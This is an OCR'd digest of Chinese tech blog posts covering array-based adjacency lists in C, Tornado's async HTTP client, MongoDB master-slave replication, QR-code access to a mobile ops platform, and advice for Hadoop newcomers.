
通过上面的代码我们可以看出，这个算法的时间复杂度是 O(N2)。其中每次找到离 1 号顶点最近的顶点的时间复杂度是 O(N)，这里我们可以用“堆”（以后再说）来优化，使得这一部分的时间复杂度降低到 O(logN)。另外对于边数 M 少于 N2 的稀疏图来说（我们把 M 远小于 N2 的图称为稀疏图，而 M 相对较大的图称为稠密图），我们可以用邻接表（这是个神马东西？不要着急，下周再仔细讲解）来代替邻接矩阵，使得整个时间复杂度优化到 O((M+N)logN)。请注意！在最坏的情况下 M 就是 N2，这样的话 MlogN 要比 N2 还要大。但是大多数情况下并不会有那么多边，因此(M+N)logN 要比 N2 小很多。

【坐在马桶上看算法】算法 8：巧妙的邻接表（数组实现）


作者：ahalei 来源：http://ahalei.blog.51cto.com/4767671/1391988

之前我们介绍过图的邻接矩阵存储法，它的空间和时间复杂度都是 N^2，现在我来介绍另外一种存储图的方法：邻接表，这样空间和时间复杂度就都是 M。对于稀疏图来说，M 要远远小于 N^2。先上数据，如下。

```
4 5
1 4 9
4 3 8
1 2 5
2 4 6
1 3 7
```




第一行两个整数 n m。n 表示顶点个数（顶点编号为 1~n），m 表示边的条数。接下来 m 行表示，每行有 3 个数 x y z，表示顶点 x 到顶点 y 的边的权值为 z。下图就是一种使用链表来实现邻接表的方法。




上面这种实现方法为图中的每一个顶点（左边部分）都建立了一个单链表（右边部分）。这样我们就可以通过遍历每个顶点的链表，从而得到该顶点所有的边了。使用链表来实现邻接表对于痛恨指针的的朋友来说，这简直就是噩梦。这里我将为大家介绍另一种使用数组来实现的邻接表，这是一种在实际应用中非常容易实现的方法。这种方法为每个顶点 i(i 从 1~n)也都保存了一个类似“链表”的东西，里面保存的是从顶点 i 出发的所有的边，具体如下。

首先我们按照读入的顺序为每一条边进行编号（1~m）。比如第一条边“1 4 9”的编号就是 1，“1 3 7”这条边的编号是 5。

这里用 u、v 和 w 三个数组用来记录每条边的具体信息，即 u[i]、v[i]和 w[i]表示第 i 条边是从第 u[i]号顶点到 v[i]号顶点（u[i]àv[i]），且权值为 w[i]。




再用一个 first 数组来存储每个顶点其中一条边的编号。以便待会我们来枚举每个顶点所有的边（你可能会问：存储其中一条边的编号就可以了？不可能吧，每个顶点都需要存储其所有边的编号才行吧！甭着急，继续往下看）。比如 1 号顶点有一条边是 “1 4 9”（该条边的编号是 1），那么就将 first[1]的值设为 1。如果某个顶点 i 没有以该顶点为起始点的边，则将 first[i]的值设为-1。现在我们来看看具体如何操作，初始状态如下。




咦？上图中怎么多了一个 next 数组，有什么作用呢？不着急，待会再解释，现在先读入第一条边 “1 4 9”。

读入第 1 条边（1 4 9），将这条边的信息存储到 u[1]、v[1]和 w[1]中。同时为这条边赋予一个编号，因为这条边是最先读入的，存储在 u、v 和 w 数组下标为 1 的单元格中，因此编号就是 1。这条边的起始点是 1 号顶点，因此将 first[1]的值设为 1。


另外这条 “编号为 1 的边” 是以 1 号顶点（即 u[1]）为起始点的第一条边，所以要将 next[1]的值设为-1。也就是说，如果当前这条 “编号为 i 的边”，是我们发现的以 u[i]为起始点的第一条边，就将 next[i]的值设为-1（貌似的这个 next 数组很神秘啊⊙_⊙）。




读入第 2 条边（4 3 8），将这条边的信息存储到 u[2]、v[2]和 w[2]中，这条边的编号为 2。这条边的起始顶点是 4 号顶点，因此将 first[4]的值设为 2。另外这条“编号为 2 的边”是我们发现以 4 号顶点为起始点的第一条边，所以将 next[2]的值设为-1。



读入第 3 条边（1 2 5），将这条边的信息存储到 u[3]、v[3]和 w[3]中，这条边的编号为 3，起始顶点是 1 号顶点。我们发现 1 号顶点已经有一条“编号为 1 的边”了，如果此时将 first[1]的值设为 3，那“编号为 1 的边”岂不是就丢失了？我有办法，此时只需将 next[3]的值设为 1 即可。现在你知道 next 数组是用来做什么的吧。next[i]存储的是“编号为 i 的边”的“前一条边”的编号。




读入第 4 条边（2 4 6），将这条边的信息存储到 u[4]、v[4]和 w[4]中，这条边的编号为 4，起始顶点是 2 号顶点，因此将 first[2]的值设为 4。另外这条“编号为 4 的边”是我们发现以 2 号顶点为起始点的第一条边，所以将 next[4]的值设为-1。



读入第 5 条边（1 3 7），将这条边的信息存储到 u[5]、v[5]和 w[5]中，这条边的编号为 5，起始顶点又是 1 号顶点。此时需要将 first[1]的值设为 5，并将 next[5]的值改为 3。

此时，如果我们想遍历 1 号顶点的每一条边就很简单了。1 号顶点的其中一条边的编号存储在 first[1]中。其余的边则可以通过 next 数组寻找到。请看下图。



细心的同学会发现，此时遍历边某个顶点边的时候的遍历顺序正好与读入时候的顺序相反。因为在为每个顶点插入边的时候都直接插入“链表”的首部而不是尾部。不过这并不会产生任何问题，这正是这种方法的其妙之处。

创建邻接表的代码如下。

```
int n,m,i;
//u、v 和 w 的数组大小要根据实际情况来设置，要比 m 的最大值要大 1
int u[6],v[6],w[6];
//first 和 next 的数组大小要根据实际情况来设置，要比 n 的最大值要大 1
int first[5],next[5];
scanf("%d %d",&n,&m);
//初始化 first 数组下标 1~n 的值为-1，表示 1~n 顶点暂时都没有边
for(i=1;i<=n;i++)
first[i]=-1;
for(i=1;i<=m;i++)
{
scanf("%d %d %d",&u[i],&v[i],&w[i]);//读入每一条边
//下面两句是关键啦
next[i]=first[u[i]];
```

```
first[u[i]]=i;
}
```

接下来如何遍历每一条边呢？我们之前说过其实 first 数组存储的就是每个顶点 i（i 从 1~n）的第一条边。比如 1 号顶点的第一条边是编号为 5 的边（1 3 7），2 号顶点的第一条边是编号为 4 的边（2 4 6），3 号顶点没有出向边，4 号顶点的第一条边是编号为 2 的边（2 4 6）。那么如何遍历 1 号顶点的每一条边呢？也很简单。请看下图：

遍历 1 号顶点所有边的代码如下。

```
k=first[1];// 1 号顶点其中的一条边的编号（其实也是最后读入的边）
while(k!=-1) //其余的边都可以在 next 数组中依次找到
{
printf("%d %d %d\n",u[k],v[k],w[k]);
k=next[k];
}
```

遍历每个顶点的所有边的代码如下。

```
for(i=1;i<=n;i++)
{
k=first[i];
while(k!=-1)
{
    printf("%d %d %d\n",u[k],v[k],w[k]);
    k=next[k];
}
}
```

可以发现使用邻接表来存储图的时间空间复杂度是 O(M)，遍历每一条边的时间复杂度是也是 O(M)。如果一个图是稀疏图的话，M 要远小于 N^2。因此稀疏图选用邻接表来存储要比邻接矩阵来存储要好很多。

使用 tornado httpclient 的异步库 AsyncHTTPClient 构建中转接口

作者：芮峰云 来源：http://rfyiamcool.blog.51cto.com/1030776/1394773

前言：

我这里简单的描述一下中转接口，因为权限和各种的限制导致不是所以人都可以查询想要的信息，比如他的资产。然而我这边也不能直接从库里面查询，也是要通过 rest 的模式去访问。

其实不用说的那么多，大家做平台开发的时候，一定会遇到去访问远端的数据，如果你用 tornaod 的话，就可以用 httpclient 的异步模式了。

简单说下，什么是 httpclient 包？ httpclient 包是 tornaod 自带的 http 客户端，你可以相称 curl 和 urllib2，他们有的功能 httpclient 也都有的。

tornado 的 httpclient 包，包含了两个模块，一个是同步的，一个是异步的。

http_client = AsyncHTTPClient()

这个是异步非阻塞的 http 客户端，这种方法需要提供 callback，当然他的异步是在 tornado 的体系里面体现出来的。

http_client = httpclient.HTTPClient()

这个同步阻塞的 http 客户端， 这个完全就是同步的，也就是说，他堵塞了后，别人就不能在访问了。

这里简单说下他的用法：

用法很简单,这里的 handle_reques 是回调，也就是说，我访问了后产生了 io 堵塞，我会扔到后面，他自己搞定了后，直接会去调用 handle_request 的函数。

```
import tornado.ioloop
from tornado.httpclient import AsyncHTTPClient
def handle_request(response):
'''callback needed when a response arrive'''
if response.error:
    print "Error:", response.error
else:
    print 'called'
    print response.body
http_client = AsyncHTTPClient() # we initialize our http client instance
http_client.fetch("http://xiaorui.cc", handle_request) # here we try
                    # to fetch an url and delegate its response to callback
tornado.ioloop.IOLoop.instance().start() # start the tornado ioloop to
                    # listen for events
```

大家可以多加上几个访问很慢的网站或者是根本不能访问的网站测试下。


```
#xiaorui.cc
import tornado.ioloop
from tornado.httpclient import AsyncHTTPClient
def handle_request(response):
'''callback needed when a response arrive'''
if response.error:
    print "Error:", response.error
else:
    print 'called'
    print response.body
http_client = AsyncHTTPClient()
for i in range(10):
http_client.fetch("http://10.58.101.248/testsleep", handle_request)
tornado.ioloop.IOLoop.instance().start()
```

wKiom1NJDMDgN8gPAAZFMOb60dU962.jpg

在服务端看到的日志是并发请求过来的。

大体的功能大家都了解了，现在说说用 httpclient 常用的用法：

超时，这个很常用吧。

```
http_client.fetch("http://www.youtube.com",request_timeout=3,callback=self.on_fetch)
```

通过 httpclient 调用别人的接口，get post 参数。

```
from tornado.httputil import url_concat
params = {"a": 1, "b": 2}
url = url_concat("http://xiaorui.cc/", params)
http_client = AsyncHTTPClient()
http_client.fetch(url, request_callback_handler)
```

有些接口需要你提交当前的 cookie 通过。

```
login_cookies = response.headers.get_list('Set-Cookie')
request = httpclient.HTTPRequest(
    url='url',    #这里的 url 想要有东西就需要带着 cookie
    method='GET',
    headers=self.__login_headers, #在这里携带 cookie 信息
)
```

好了，就说这么多了。

mongodb 主从复制小结

作者：孙杰 来源：http://xjsunjie.blog.51cto.com/999372/1397345

在生产环境中单台数据库一般不能满足业务稳定性的需求，所以数据库主从复制架构在生产环境中很常见，用于主从复制也是 Mongodb 最常用的一种架构方式。这种方式非常灵活，可用于备份、故障恢复、读扩展等，从而提高数据处理性能和冗余，常用架构模式是一主一从、一主多从、双主。今天我们主要对 MONGODB 的主从架构做一小结。

环境说明：

系统：CentOS6.4_x64

主（Master）：192.168.2.2

从（Slave）：192.168.2.3

一、安装与基础配置

#cd /usr/local

#tar -zxvf mongodb-linux-x86_64-2.2.6.tgz

#mv mongodb-linux-x86_64-2.2.6.tgz mongodb

mongodb 配置文件在 /usr/local/mongodb/conf

主从数据库目录都在 /usr/local/mongodb/data

日志目录都在 /usr/local/mongodb/logs

#mkdir -p /usr/local/mongodb/conf

#mkdir -p /usr/local/mongodb/data

#mkdir -p /usr/local/mongodb/logs

二、一主一从配置

关键点：

1)、在数据库集群中要明确的知道谁是主服务器，主服务器只有一台。

2)、从服务器需要知道自己的数据源，也就是对于自己来说主服务器是谁。

3)、master 用来确定主服务器，slave 来控制从服务器， source 确定从服务的数据源。

192.168.2.2 主

conf 下新建一文件 mongodb.conf

添加如下：

port=27017

fork=true

logpath=/usr/local/mongodb/logs/mongodb.log

logappend=true

dbpath=/usr/local/mongodb/data

maxConns=1024

master=true

oplogSize=2048

192.168.2.3 从

port=27017

fork=true

logpath=/usr/local/mongodb/logs/mongodb.log

logappend=true

dbpath=/usr/local/mongodb/data

maxConns=1024

slave=true

source=192.168.2.2:27017

autoresync=true

三、启动 MONGODB

[root@localhost ~]# echo "PATH=$PATH:/usr/local/mongodb/bin" >> /etc/profile

[root@localhost ~]# source /etc/profile

[root@localhost ~]# mongod -f /usr/local/mongodb/conf/mongod.conf

先启主再启从

观察一下主的日志 mongodb.log

```
Thu Apr 17 00:24:42 [websvr] admin web console waiting for connections on port 2801
7
Thu Apr 17 00:24:42 [initandlisten] waiting for connections on port 27017
Thu Apr 17 00:24:45 [initandlisten] connection accepted from 127.0.0.1:54195 #1 (1
connection now open)
Thu Apr 17 00:27:06 [initandlisten] connection accepted from 192.168.2.3:59172 #2 (
2 connections now open)
```

可以看到主数据库允许 192.168.2.3 从 59172 进行连接

四、测试主从复制

主：192.168.2.2

创建一个数据库 test，集合名也是 test，插入一个字段 AGE：18。然后再到从数据库执行 show dbs；查看已经同步过去。

```
[root@localhost conf]# mongo
MongoDB shell version: 2.2.6
connecting to: test
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
http://docs.mongodb.org/
Questions? Try the support group
http://groups.google.com/group/mongodb-user
> show dbs;
local4.013671875GB
> use test;
switched to db test
>   db.test.save({"AGE":18})
> db.test.find()
{ "_id" : ObjectId("534f592ce7b706845c58740b"), "AGE" : 18 }
> show dbs
local4.013671875GB
test0.203125GB
```

从：192.168.2.3

```
[root@localhost conf]# mongo
MongoDB shell version: 2.2.6
connecting to: test
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
http://docs.mongodb.org/
Questions? Try the support group
http://groups.google.com/group/mongodb-user
```

> show dbs

local4.013671875GB

test0.203125GB

并查看从库上的日志，可以看到同步的行为

```
Thu Apr 17 01:30:41 [replslave] repl:   checkpoint applied 15 operations
Thu Apr 17 01:30:41 [replslave] repl:   syncedTo: Apr 17 01:30:32 534f9128:1
Thu Apr 17 01:32:41 [replslave] repl:   applied 12 operations
Thu Apr 17 01:32:41 [replslave] repl:  end sync_pullOpLog syncedTo: Apr 17 01:32
:32 534f91a0:1
```

五、思考与补充：

1、如何指定要同步的库

默认是同步所有的库，如果需要指定只同步某个库，可以在从库的配置文件中进行指定

方法：only=test

意思就是只同步 TEST 库

2、从库上还可设置的其他参数

slavedelay 从节点设置主数据库同步数据的延迟(单位是秒)

fastsync 从节点以主数据库的节点快照为节点启动从数据库

autoresync 如果不同步则自动从新同步数据库

3、从服务器上查看同步状态

>db.printReplicationInfo()

this is a slave, printing slave replication info.

source: 192.168.2.2:27017

syncedTo: Thu Apr 17 2014 01:38:02 GMT-0700 (PDT)

= 10 secs ago (0.04hrs)

4、备份与恢复

任何数据库都需要备份与恢复，这个你懂的。

备份：

>**mongodump -h** dbhost **-d** dbname **-o** dbdirectory

-h：MongDB 所在服务器地址，例如：192.168.2.2，当然也可以指定端口号：192.168.2.2:27017

-d：需要备份的数据库实例，例如：test

-o：备份的数据存放位置，例如：/data/dump，当然该目录需要提前建立，在备份完成后，系统自动在 dump 目录下建立一个 test 目录，这个目录里面存放该数据库实例的备份数据。

恢复：

>**mongorestore -h** dbhost **-d** dbname **--directoryperdb** dbdirectory

-h：MongoDB 所在服务器地址


-d：需要恢复的数据库实例，例如：test，当然这个名称也可以和备份时候的不一样，比如 test2

--directoryperdb：备份数据所在位置，例如：/data/dump/test，这里为什么要多加一个 test，而不是备份时候的 dump，自己查看提示吧！

--drop：恢复的时候，先删除当前数据，然后恢复备份的数据。就是说，恢复后，备份后添加修改的数据都会被删除，谨慎使用！

5、监控

可以使用 mongodb 自带 28017 端口进行图形化监控



结合二维码打造安全的手机远程运维管理平台

作者：芮峰云 来源：http://rfyiamcool.blog.51cto.com/1030776/1400865

前言：

这是一个为了简单运维又摆脱苦逼而想到的思路，最一开始利用微信的接口来管理集群接口，后来做过一个用短信上行接口来远程管理服务器的项目，来新公司收取短信的上行接口是没有的，当然有朋友说，你可以直接开外网呀，确实是可以，但是权限一定要限制好，首先让程序越简单越好，最好让他们连个入口的文件都找不到。

比如这个地址（够杂乱吧）：
http://blog.xiaorui.cc/managelinux?acctoken=sdfkljoiu8734jksdjfkplmnnhjhyu&pki=qwesdfuy7123g4v6e8wwi43kdf0kvmxnzashjjiuewr84dfmds
nima，这么长地址，这是让逆天呀呀。还真是谁也记不住，记不住这就对了。这么长的地址，需要在什么情况下用。当然是外出的时候用手机进行管理平台。

这么长的 url，可以用二维码的方法发邮件，然后他们登录后，会转跳到另一个 url 上，邮件中的 url 是一次性的。
python 生成二维码实在是很简单，直接跑代码吧。

```
import qrcode
qr = qrcode.QRCode(
version=1,
error_correction=qrcode.constants.ERROR_CORRECT_L,
box_size=10,
border=4,
)
qr.add_data('http://xiaorui.cc')
qr.make(fit=True)
img = qr.make_image()
```


博文地址：http://rfyiamcool.blog.51cto.com/1030776/1400865

二维码都出来了，其他的大家应该都会玩了吧。

总结下思路：

思路就是业务人员会生成一个带着 url 的二维码 ,当然这个 url 里面的参数对应的权限 ,是根据他的权限的。他第一次登录，我们会给他一个 cookie 地址，这样的会在外面访问，我们会根据他的 cookie 地址和 token 来处理的，token 和 cookie 也是有时间限制的。

用户访问后的页面 ,可以做一些简单的操作。这个页面是我自己定义的。咱们可以权限管理结合 saltstack 的 api 分配不同的权限。



我的这个模板不知道为啥对 qq 浏览器不能自适应，chrome 倒是可以的。

思路就这么简单，其实也没啥东西吧，说的更多的是一些个权限的控制。

给刚玩 Hadoop 的朋友一些建议

作者：向磊 来源：http://slaytanic.blog.51cto.com/2057708/1397396

随着两会中间央视新闻天天说大数据，很多人纷纷开始关注大数据和 Hadoop 以及数据挖掘和数据可视化了，我现在创业，遇到很多传统数据行业往 Hadoop 上面去转型的公司和个人，提了很多问题，大多数问题还都是差不多的。所以我想整理一些，也可能是很多人都关注的问题。

关于 Hadoop 版本的选择？

目前为止，作为半只脚迈进 Hadoop 大门的人，我建议大家还是选择 Hadoop 1.x 用。可能很多人会说，Hadoop 都出到 2.4，为啥还用 1.x 呢，说这话一听就没玩过 hadoop。

理由一： Hadoop 1.x 和 2.x 是完全两个不同的东西，并不是像说单机的 webserver 从 1.0 升级到 2.0 那么简单的事情。也不是说我现在用的 mysql 5.0，只要编译一个新版本就直接无缝迁移到 5.5 的事情。Hadoop 从 1.0 过度到 2.0 是整个架构体系全部推翻重写的。从实现方式到用户接口完全是两个完全不同的东西，不要简单的认为那不过就像 nginx 从 0.8 升级到 1.4 一样。所以我给的建议是，生产环境用 1.x，实验环境部署 2.x 作为熟悉使用。

理由二： 依然是，Hadoop 不是 webserver，分布式系统尽管 Hadoop 实现出来了，但是他仍然是非常复杂的一套体系，单说 HDFS 存储，以前 Hadoop 0.20.2 想升级到 0.20.203，首先你需要在所有节点部署上新版的 Hadoop，然后停止整个集群的所有服务，做好元数据备份，然后做 HDFS 升级，还不能保证 HDFS 一定能升级成功。这样升级一次的代价是很大的，停服务不说，万一升级不成功能不能保证元数据完整无误都是不可预知的。远比你想象的麻烦的多得多得多。千万不要以为有了 Cloudera Manager 或者其他管理软件你就真的可以自动化运维了，部署 Hadoop 只是万里长征的第一步而已。

理由三： Hadoop 2.x 目前很不稳定，Bug 比较多，更新迭代速度太快，如果你想选择 2.x，想清楚再做决定，这玩意不是说你选择新的版本就万无一失了，Openssl 多少年了，还出现了心脏滴血的漏洞，何况刚出来才不到一年的 Hadoop2，要知道，Hadoop 升级到 1.0 用了差不多 7，8 年的时间，而且经过了无数大公司包括 Yahoo，Facebook，BAT 这样的公司不停的更新，修补，才稳定下来。Hadoop2 才出现不到一年，根本没有经过长期稳定的测试和运行，看最近 Hadoop 从 2.3 升级到 2.4 只用了一个半月，就修复了 400 多个 bug。

所以，不建议大家现在直接在生产集群就上 2.x，再等等看吧，等稳定了再上也不迟。如果大家关注 Apache JIRA 的话，可以看到 Hadoop 3.0 已经开始内部 bug 跟踪了。

关于 Hadoop 的人才？

我觉得企业需要从两个方面来考虑 hadoop 的人才问题，一个是开发人才，一个是维护人才。

开发人才目前比较匮乏，基本都集中在互联网，但这个是一个在相对短时间内能解决的事情，随着 Hadoop 培训的普及和传播。以及 Hadoop 本身在接口方面的完善，这样的人才会越来越多。

维护人才我觉得互联网外的行业一段时间内基本不用考虑，不是太多了，而是根本没有。Hadoop 和云计算最后拼的就是运维，大规模分布式系统的运维人才极难培养。特别是 DevOps，本身 DevOps 就很稀缺，而在稀缺人才中大部分又是用 puppet, fabric 去搞 web 运维的，转向分布式系统运维难度还是有的。所以这种人很难招聘，也很难培养。

然后你需要明确自己想要的开发人才类型，打个比方 Hadoop 就好象是 windows 或者 linux 操作系统，在这个操作系统上，既可以用 photoshop 画图，又可以用 3dmax 做动画，也可以用 Office 处理表格，但是应用

软件所实现的目的是不一样的。这还是需要 CTO，CIO 对大数据和 Hadoop 及周边应用有个起码的了解。不要把 Hadoop 跟 mysql php 或者传统的 J2EE 做类比，认为没什么难的，大不了外包。完全不是这么回事。

关于 Hadoop 的培训内容？

经过几家企业的 Hadoop 内部培训，我发现刚转型企业都有一个问题是贪多。想做一次培训把 hadoop 和周边所有东西都了解透了，比较典型的是我最近去上海培训的一个公司，从 Hadoop 到 HBase 到 Mahout 到分词到 Spark Storm 全要听。然后培训机构就只能找几个老师分别讲不同的内容，我觉得这种培训对企业的意义不大，顶多就是给员工一个扎堆睡午觉的机会。

第一、Hadoop 就不是一两次讲课就能搞明白的东西，除了理论知识，还需要大量的实践经验的支持。

第二、每个 Hadoop 生态组件都是一个很复杂的玩意，使用确实简单，但是要真正理解每一个组件没那么容易。尤其是 Mahout，Spark，R 这些涉及大量统计学和数学理论的玩意，你叫一帮搞产品的，毫无编程和统计学背景的人来听课，他们真的只能睡午觉，我都觉得让他们过来听 Hadoop 是很残忍的事情，明明听不懂，因为领导在旁边，还不得不努力坚持不睡觉。

第三、每个人擅长的领域不同，没有任何一个老师既能讲 Windows 服务器运维，又能讲 Excal 高级技巧还能讲 3DMax 动画 PhotoShop 绘图的。而培训机构为了抢单，往往承诺企业找几个老师一起讲，企业也往往觉得，一样的价格，我把所有都听了，多爽啊。其实不然，每个老师的讲课风格，知识点水平，内容设计都是不同的，鸡肉，面粉，蔬菜放在一起不一定是大盘鸡和皮带面，也很有可能是方便面，最后搞得食之无味弃之可惜。所以企业在选择做培训的时候一定要有的放矢，不要搞大而全，浪费资源不说，还毫无效果。可以分开几种不同的培训方向，找不同的，专业性强的培训机构来完成。当然，这也需要 CTO,CIO 具有一定的想法和眼光，更多的是，起码你作为领导者，应该比别人了解的更多一点，不是说技术细节上的，而是技术方向上的把握要比员工更精准。

关于与传统业务的对接？

